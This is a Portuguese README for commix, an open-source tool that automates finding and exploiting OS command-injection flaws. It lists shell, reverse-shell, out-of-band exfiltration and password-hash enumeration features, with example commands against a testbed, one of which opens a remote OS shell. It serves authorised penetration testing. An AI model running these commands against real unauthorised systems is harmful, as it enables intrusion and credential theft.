 commixproject/commix
Ferramenta automatizada tudo-em-um para exploração de injeção de comandos do SO.


Commix (abreviação de [comm]and [i]njection e[x]ploiter) é uma ferramenta de teste de intrusão de código aberto, escrita por Anastasios Stasinopoulos (@ancst), que automatiza a detecção e exploração de vulnerabilidades de injeção de comandos (e código).


Você pode visitar a coleção de capturas de tela demonstrando alguns dos recursos na wiki.
[!IMPORTANT] Este projeto está em desenvolvimento ativo. Espere mudanças significativas entre revisões. Revise o changelog antes de atualizar.
O Commix foi criado principalmente para ser usado como uma ferramenta CLI autônoma, e ele executa comandos do sistema operacional nos alvos que testa. Executar o commix como um serviço pode representar riscos de segurança.
Recomenda-se usá-lo com cautela, e apenas contra sistemas que você possui ou tem autorização explícita para testar.
--technique ou pelo tipo que reportam com --type - consulte techniques para saber o que cada uma exige de um alvo.--oob prova a execução e transporta a saída do comando por HTTP/S ou DNS, alcançando o servidor através do cliente que o alvo tiver - consulte out-of-band client para saber quais tenta e como fixar um.--eval testa o que um alvo avalia como código, em PHP, Python, Ruby, JavaScript, PowerShell, Perl ou Lua, através dessas mesmas técnicas.shellshock para alvos CGI.--os-shell, reverse_tcp e bind_tcp incorporados, atualizáveis para um PTY completo, transferência de ficheiros, leitura/escrita do registo do Windows e enumeração até hashes de palavras-passe, com um ataque de dicionário oferecido contra eles.stdin canalizado - consulte target options.--proof, que volta a provar qualquer descoberta com uma experiência própria, e uma REST API para conduzir análises a partir de outro local.Pode descarregar o commix em qualquer plataforma clonando o repositório Git oficial:
$ git clone https://github.com/commixproject/commix.git commix
Em alternativa, pode descarregar o tarball ou o zipball mais recentes.
[!NOTE] É necessário Python (versão 3.7 ou posterior) para executar o commix. Todas as outras dependências estão incluídas, pelo que não é necessário qualquer passo de instalação adicional.
Para obter uma lista de todas as opções e parâmetros, utilize:
$ python3 commix.py -h
Teste um único parâmetro injetável e, em seguida, obtenha uma shell no alvo:
$ python3 commix.py --url="http://commix-testbed/scenarios/regular/GET/classic.php?addr=127.0.0.1" --os-shell
Prove a execução out-of-band, onde a resposta não retorna nada:
$ python3 commix.py --url="http://commix-testbed/scenarios/regular/POST/blind.php" --data="addr=127.0.0.1" --oob
[!NOTE] O cliente é escolhido com base no que o alvo tem, pelo que um host desprovido dos clientes HTTP habituais continua ao alcance - fixe um com
--oob-transportonde a sua saída já é conhecida. Por predefinição,--oobutiliza o servidor interactsh públicooast.fun, pelo que os metadados de interação do seu alvo saem da sua rede; aponte--oob-serverpara uma instância auto-alojada para os manter internos. Para um guia detalhado, consulte a página wikiout-of-band-oob-channel.
Escaneie uma lista de alvos sem supervisão e grave os resultados em um arquivo:
$ python3 commix.py -m targets.txt --batch --report-json=results.json
